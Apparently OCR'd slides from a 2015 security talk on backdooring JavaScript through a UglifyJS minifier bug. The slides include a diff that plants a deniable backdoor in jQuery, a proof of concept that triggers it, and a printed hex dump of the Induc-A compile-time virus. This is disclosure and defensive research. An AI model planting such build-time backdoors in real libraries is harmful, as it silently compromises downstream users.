
JavaScript & Security get married

Yan Zhu
NCC Group SF Open Forum
9/17/15


Start a new presentation

Lesson plan



Book report


Field trip




Science project

Student certificate

Work



Pitch



Status report

Case study


Consulting proposal

Professional profile

Employee certificate

F YEAH RUSTIC PENNSYLVANIA WEDDING THEME!!

Personal



About me:

- Security Engineer at Yahoo! by day
- EFF Technology Fellow (Let's Encrypt, HTTPS Everywhere)
- That's a real photo of me ->

Our story


09.??.1995
JavaScript released!


08.19.15
Started investigating JS optimizer security as a side project.


??.??.1991
I was born!

01.05.11
Wrote my first line of JavaScript.

08.23.15
Got bored and mostly stopped working on this project.







This talk is about JavaScript.
(sorry not sorry)


JAVASCRIPT
BEEF
IT'S WHAT'S FOR DINNER

What runs JS?

- Browsers
- Servers (node/io.js)
- Soon: everything

IoT.js

A framework for **Internet of Things**

Internet of Things technologies connect "Things" and the things are getting smarter based on the connection. However there are still some barriers that each devices require its own application and/or services.

IoT.js aims to provide inter-operable service platform in the world of IoT, based on web technology. The target of IoT.js is to run in resource constrained devices such as only few kilobytes of RAM available device. Thus it will supports very wide range of "Things".

Inspiration

PoC||GTFO 0x08

GET YOUR COPY TODAY
https://www.alchemistowl.org/pocorgtfo/

3 Deniable Backdoors Using Compiler Bugs

by Scott Bauer, Pascal Cuoq, and John Regehr

Do compiler bugs cause computer software to become insecure? We don't believe this happens very often in the wild because (1) most code is not miscompiled and (2) most code is not security-critical. In this article we address a different situation: we'll play an adversary who takes advantage of a naturally occurring compiler bug.

Do production-quality compilers have bugs? They sure do. Compilers are constantly evolving to improve support for new language standards, new platforms, and new optimizations; the resulting code churn guarantees the presence of numerous bugs. GCC currently has about 3,200 open bugs of priority P1, P2, or P3. (But keep in mind that many of these aren't going to cause a miscompilation.) The invariants governing compiler-internal data structures are some of the most complex that we know of. They are aggressively guarded by assertions, roughly 11,000 in GCC and 17,000 in LLVM. Even so, problems slip through.

How should we go about finding a compiler bug to exploit? One way would be to cruise an open source compiler's bug database. A sneakier alternative is to find new bugs using a fuzzer. A few years ago, we spent a lot of time fuzzing GCC and LLVM, but we reported those bugs—hundreds of them!—instead of saving them for backdoors. These compilers are now highly resistant to Csmith (our fuzzer), but one of the fun things about fuzzing is that every new tool tends to find different bugs. This has been demonstrated recently by running `afl-fuzz` against Clang/LLVM.[3] A final way to get good compiler bugs is to introduce them ourselves by submitting bad patches. As that results in a "Trusting Trust" situation where almost anything is possible, we won't consider it further.

So let's build a backdoor! The best way to do this is in two stages, first identifying a suitable bug in the compiler for the target system, then we'll introduce a patch for the target software, causing it to trip over the compiler bug.

The sneaky thing here is that at the source code level, the patch we submit will not cause a security problem. This has two advantages. First, obviously, no amount of inspection—nor even full formal verification—of the source code will find the problem. Second, the bug can be targeted fairly specifically if our target audience is known to use a particular compiler version, compiler backend, or compiler flags. It is impossible, even in theory, for someone who doesn't have the target compiler to discover our backdoor.

Let's work an example. We'll be adding a privilege escalation bug to `sudo` version 1.8.13. The target audience for this backdoor will be people whose system compiler is Clang/LLVM 3.3, released in June 2013. The bug that we're going to use was discovered by fuzzing, though not by us. The fol-

[3] `http://permalink.gmane.org/gmane.comp.compilers.llvm.devel/79491`

“No amount of source-level verification or scrutiny will protect you from using untrusted code. In demonstrating the possibility of this kind of attack, I picked on the C compiler. **I could have picked on any program-handling program such as an assembler, a loader, or even hardware microcode.** As the level of program gets lower, these bugs will be harder and harder to detect.”

Ken Thompson, *Reflections on Trusting Trust* (1984)

by SophosLabs on August 18, 2009 | Leave a comment

FILED UNDER: SophosLabs

Here's something you don't see every day - a virus that infects Delphi files ... at compile-time.

When a file infected with W32/Induc-A runs, it looks to see if it can find a Delphi installation on the current machine. If it finds one, it tries to write malicious code to SysConst.pas, which it then compiles to SysConst.dcu (after saving the old copy of this file to SysConst.bak). The new infected SysConst.dcu file will then add W32/Induc-A code to every new Delphi file that gets compiled on the system - some of the strings from the inserted code look like this:

```
75 73 65 73 20 77 69 6E 64 6F 77 73 3B 20 uses windows;
76 61 72 20 73 63 3A 61 72 72 61 79 5B 31 var sc:array[1
2E 2E 32 34 5D 20 6F 66 20 73 74 72 69 6E ..24] of strin
67 3D 28 00 00 00 FF FF FF FF 50 00 00 00 g=(.......P...
66 75 6E 63 74 69 6F 6E 20 78 28 73 3A 73 function x(s:s
74 72 69 6E 67 29 3A 73 74 72 69 6E 67 3B tring):string;
76 61 72 20 69 3A 69 6E 74 65 67 65 72 3B var i:integer;
62 65 67 69 6E 20 66 6F 72 20 69 3A 3D 31 begin for i:=1
20 74 6F 20 6C 65 6E 67 74 68 28 73 29 20  to length(s)
64 6F 20 69 66 20 73 5B 69 5D 00 00 00 00 do if s[i]....
FF FF FF FF 50 00 00 00 3D 23 33 36 20 74 ....P...=#36 t
68 65 6E 20 73 5B 69 5D 3A 3D 23 33 39 3B hen s[i]:=#39;
72 65 73 75 6C 74 3A 3D 73 3B 65 6E 64 3B result:=s;end;
70 72 6F 63 65 64 75 72 65 20 72 65 28 73 procedure re(s
2C 64 2C 65 3A 73 74 72 69 6E 67 29 3B 76 ,d,e:string);v
61 72 20 66 31 2C 66 32 3A 74 65 78 74 66 ar f1,f2:textf
69 6C 65 3B 00 00 00 00 FF FF FF FF 50 00 ile;........P.
00 00 68 3A 63 61 72 64 69 6E 61 6C 3B 66 ..h:cardinal;f
3A 53 54 41 52 54 55 50 49 4E 46 4F 3B 70 :STARTUPINFO;p
3A 50 52 4F 43 45 53 53 5F 49 4E 46 4F 52 :PROCESS_INFOR
4D 41 54 49 4F 4E 3B 62 3A 62 6F 6F 6C 65 MATION;b:boole
61 6E 3B 74 31 2C 74 32 2C 74 33 3A 46 49 an;t1,t2,t3:FI
4C 45 54 49 4D 45 3B 62 65 67 69 6E 00 00 LETIME;begin..
00 00 FF FF FF FF 50 00 00 00 68 3A 3D 43 ......P...h:=C
72 65 61 74 65 46 69 6C 65 28 70 63 68 61 reateFile(pcha
72 28 64 2B 24 62 61 6B 24 29 2C 30 2C 30 r(d+$bak$),0,0
2C 30 2C 33 2C 30 2C 30 29 3B 69 66 20 68 ,0,3,0,0);if h
3C 3E 44 57 4F 52 44 28 2D 31 29 20 74 68 <>DWORD(-1) th
65 6E 20 62 65 67 69 6E 20 43 6C 6F 73 65 en begin Close
48 61 6E 64 6C 65 00 00 00 00 FF FF FF FF Handle........
```

seen in the wild!

JS isn't "compiled," but ...

- Transpilers to JS exist for every major language
- JS sugar (CoffeeScript, Coco, LiveScript, Sibilant)
- Optimizers (Closure, Uglify)
- Static typing (Closure, Flow, TypeScript, asm.js)
- Language extensions (React's JSX)
- ES6 -> ES5 converter (Babel)

more at https://github.com/jashkenas/coffeescript/wiki/list-of-languages-that-compile-to-js

Let’s get hackin’

Step 1: Pick a JS library

mishoo / UglifyJS2

Watch 200 | Star 3,813 | Fork 436

JavaScript parser / mangler / compressor / beautifier toolkit http://lisperator.net/uglifyjs/

710 commits | 3 branches | 52 releases | 67 contributors

Branch: master | UglifyJS2 / +

use a valid SPDX license identifier

kemitchell authored on May 4

rvanvelzen committed 3 days ago

latest commit 20542a37a8

Code

Issues 185

Pull requests 31

Wiki


Who uses UglifyJS2?

gruntjs

via grunt-contrib-uglify plugin

jquery

used to build that jquery.min.js file on ~70% of websites you visit



cloudflare

via collapsify-server

INSERT OVERCROPPED LOGO

your company

probably. either directly or upstream somewhere.

let's git clone it

```
var code = "return function AST_" + type + "(props){ if (props) { ";
for (var i = props.length; --i >= 0;) {
    code += "this." + props[i] + " = props." + props[i] + ";";
}
var proto = base && new base;
if (proto && proto.initialize || (methods && methods.initialize))
    code += "this.initialize();";
code += "}}";
var ctor = new Function(code)();
```

i heard u like functions that construct constructors by passing their string forms into Function constructors!!

Step 2: Find an exploitable bug

uglify -c changes behavior of mdast code #751

New Issue

Closed **tmcw** opened this issue on Jul 21 · 8 comments

tmcw commented on Jul 21

I've created a repo to reproduce this bug: https://github.com/tmcw/mdast-uglify-bug

For the mdast markdown library, the source succeeds when not uglified, and then, passed through `uglify -c`, its behavior changes and it breaks.

I'm trying to dig through the source, passed through `uglify -c` and then `uglify -b`, in order to track down the cause. It's quite a doozy

tmcw referenced this issue in **wooorm/mdast** on Jul 21

uglify breaks mdast #41 Closed

wooorm commented on Jul 22

I fixed this in mdast (wooorm/mdast@ `1a4fc46`), but I'm not sure that this was really my error.

It was basically a long list of logical AND-operators, followed by an expression which I needed the value of (`rules[name].exec(value)`). For some reason I did not get that value, but `true`.

Labels

None yet

Milestone

No milestone

Assignee

No one assigned

Notifications

Unsubscribe

You're receiving notifications because you commented.

6 participants

Fixed in v2.4.24

Don't attempt to negate non-boolean AST_Binary

Fix #751

Browse files

master (#1) v2.4.24

mishoo authored on Jul 22 1 parent 63fb2d5 commit 905b6011784ca60d41919ac1a499962b7c1d4b02

Showing 2 changed files with 30 additions and 1 deletion.

Unified Split

2 lib/compress.js

View

```diff
@@ -2183,7 +2183,7 @@ merge(Compressor.prototype, {
            }
            break;
        }
-       if (compressor.option("comparisons")) {
+       if (compressor.option("comparisons") && self.is_boolean()) {
            if (!(compressor.parent() instanceof AST_Binary)
                || compressor.parent() instanceof AST_Assign) {
                var negated = make_node(AST_UnaryPrefix, self, {
```

DeMorgan's Laws

"The negation of a conjunction is the disjunction of the negations."

"The negation of a disjunction is the conjunction of the negations."

Q: What's your favorite wedding cake ingredient?

"It's not vodka AND not whipped cream"

"It's not vodka OR whipped cream"

Q: What is a good drink to have on Wednesdays?

"One that does not contain vodka OR does not contain whipped cream"

"One that does not contain vodka AND whipped cream."

Using DeMorgan's Laws for code compression

```
!a && !b && !c && !d
```

=> 20 characters :-(

```
!(a || b || c || d)
```

=> 19 characters!!1 :D

Caveat: only works for boolean expressions

```
> !false && 1 // returns an int

1

> !(false || !1) // boolean conversion

true
```

Step 3: exploit it

Hypothetical attack:

1. Get reasonable-looking patches merged into jQuery (or any popular JS library that uses UglifyJS).
2. Some developers will build jQuery with vulnerable versions of UglifyJS.
3. Patches from #1 introduce backdoors into jQuery *at minification time*.

- Current stable **jQuery** release is 1.11.3
  - requires **grunt-contrib-uglify** 0.3.2
    - requires **uglify-js** ~2.4.0, satisfied by 2.4.23 (vulnerable!)
- Building jquery with grunt uses DeMorgan’s Laws for compression by default

jQuery 1.11.3: src/event.js, line 193:

```
if ( ( mappedTypes || origType === handleObj.origType ) &&
        ( !handler || handler.guid === handleObj.guid ) &&
        ( !tmp || tmp.test( handleObj.namespace ) ) &&
        ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector
        handlers.splice( j, 1 );

        if ( handleObj.selector ) {
                handlers.delegateCount--;
        }
        if ( special.remove ) {
                special.remove.call( elem, handleObj );
        }
}
```

“If (some conditions are true), call the special removal handlers if there are any.”

Used in .off() method (removes event handlers)

Insert the backdoor


```
-                                if ( ( mappedTypes || origType === handleObj.origType ) &&
+                                spliced = ( mappedTypes || origType === handleObj.origType ) &&
                                        ( !handler || handler.guid === handleObj.guid ) &&
                                        ( !tmp || tmp.test( handleObj.namespace ) ) &&
-                                       ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector ) ) {
-                                       handlers.splice( j, 1 );
+                                       ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector ) &&
+         handlers.splice( j, 1 );

+       if ( spliced && spliced.length > 0 ) {
+         // Will never be reached when processed by uglify-js@2.4.23!
                                        if ( handleObj.selector ) {
                                                handlers.delegateCount--;
                                        }
                                        if ( special.remove ) {
                                                special.remove.call( elem, handleObj );
                                        }
-                                }
+       }
                        }
```

`spliced` is boolean after minification -> spliced.length === undefined -> (undefined > 0) === false

special event handlers never get called!

Tests pass with uglify-js@2.2.24!



maybe the maintainers will merge our pull request

Trigger the backdoor

```html
<html>
    <script src="../dist/jquery.min.js"></script>
    <button>click me to see if special event handlers are called!</button>
    <div>FAIL</div>
    <script>
        // Add a special event hook for onclick removal
        jQuery.event.special.click.remove = function(handleObj) {
            $('div').text('SUCCESS');
        };
        $('button').click(function myHandler(e) {
            // Trigger the special event hook
            $('button').off('click');
            // Re-add the click handler
            $('button').click(myHandler);
        });
    </script>
</html>
```

Pre-minification

file:///Users/yzhu/repos/scripts/jquery/html/index2.html

click me to see if special event handlers are called!

SUCCESS

Elements Network Sources Timeline Profiles Resources Audits Console HTTPS Everywhere

```
▼<html>
  ▼<head>
      <script src="../dist/jquery.js"></script>
    </head>
  ▼<body>
      <button>click me to see if special event handlers are called!</button>
      <div>SUCCESS</div>
    ▼<script>
              // Add a special event hook for onclick removal
              jQuery.event.special.click.remove = function(handleObj) {
                  $('div').text('SUCCESS');
              };
              $('button').click(function myHandler(e) {
                  // Trigger the special event hook
                  $('button').off('click');
                  // Re-add the click handler
                  $('button').click(myHandler);
              });

      </script>
    </body>
  </html>
```

Post-minification

file:///Users/yzhu/repos/scripts/jquery/html/index2.html

click me to see if special event handlers are called!

FAIL

Elements Network Sources Timeline Profiles Resources Audits Console HTTPS Everywhere

```
▼<html>
  ▼<head>
      <script src="../dist/jquery.min.js"></script>
    </head>
  ▼<body>
      <button>click me to see if special event handlers are called!</button>
      <div>FAIL</div>
    ▼<script>
              // Add a special event hook for onclick removal
              jQuery.event.special.click.remove = function(handleObj) {
                  $('div').text('SUCCESS');
              };
              $('button').click(function myHandler(e) {
                  // Trigger the special event hook
                  $('button').off('click');
                  // Re-add the click handler
                  $('button').click(myHandler);
              });

      </script>
    </body>
  </html>
```

Wedding Favors


backdoored fork of jquery 1.11.3 + PoC: https://github.com/diracdeltas/jquery

writeup with more examples: https://zyan.scripts.mit.edu/blog/backdooring-js/

The After-Party

devs freaked out:

- Someone submitted a CVE request
- Assigned Ruby security advisory OSVDB-126747
- Assigned Node security advisory
- Long thread on debian-devel: https://lists.debian.org/debian-devel/2015/08/msg00427.html
- Debian draft proposal recommending against minification: https://wiki.debian.org/onlyjob/no-minification
- Various libraries updated: grunt-contrib-uglify, jquery, Cloudflare collapsify, etc.



Freaking out does not scale well

Most JS transformers I looked at could be exploited in the same way (including Babel and CoffeeScript transpilers).

Lessons learned so far:

1. Don’t optimize unless you have to.
2. Run tests post-minification & other processing. Check if your CDN (ex: Cloudflare) is minifying files for you.
3. Even well-reviewed JS libraries probably depend on sketchy code.

Things to do while you're here

Audit popular JS modules & build tools
The equivalents of the C compiler for JS are not nearly as well-reviewed.

Flag security issues
JS library maintainers might not realize when a bug is a security issue, so fixes trickle slowly through the dependency graph.

Minimize third-party dependencies
Probably won't happen though.

Thanks!

yan@eff.org

Twitter: @bcrypt